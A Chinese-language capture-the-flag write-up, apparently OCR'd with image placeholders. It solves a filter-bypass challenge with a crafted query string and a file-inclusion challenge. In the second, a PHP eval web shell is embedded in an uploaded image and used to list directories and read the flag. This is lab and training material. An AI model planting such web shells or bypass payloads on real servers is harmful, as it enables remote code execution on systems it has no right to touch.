
但$end=substr($third,5);，故需要在|.php前面加上4个字符，来绕过substr，不过这4个字符得都是"/Yeedo|wants|a|girl|friend|or|a|flag/i"，这里面的（我这里给出一些字符:aaaa oror Flag girl ）这里用Flag的原因是不能匹配/\.\.|flag/，所以完整的payload为：

?zero=ZmxhZw==&first=aaaa|.php

最后即可得到flag

```php
<?php
$flag="flag{ef067e4a973d607036e7ffea105155df}";
?>
```


文件包含2（图片马、php）
打开：



提示了个文件?

114.67.175.224:16978/index.php?file=hello.php

这个url格式感觉有操作空间了




请上传jpg gif png 格式的文件 文件大小不能超过100KiB


来到了这里，看wp分析需要使用图片内嵌命令，然后在图片路径执行，

<script language=php>eval($_POST['shell']);</script>

连接失败




尝试输入系统命令




about hello.php index.php upload upload.php upload.phpabout hello.php index.php upload upload.php upload.php


有回显，继续尝试在根目录寻找



bin boot dev etc flag home lib lib64 media mnt opt proc root run sbin srv start.sh sys tmp usr var varbin boot dev etc flag home lib lib64 media mnt opt proc root run sbin srv start.sh sys tmp usr var var

继续深入，打开文件





flag{22b63ae53804fb2f14f37966e2d9ba42} flag{22b63ae53804fb2f14f37966e2d9ba42}flag

得到flag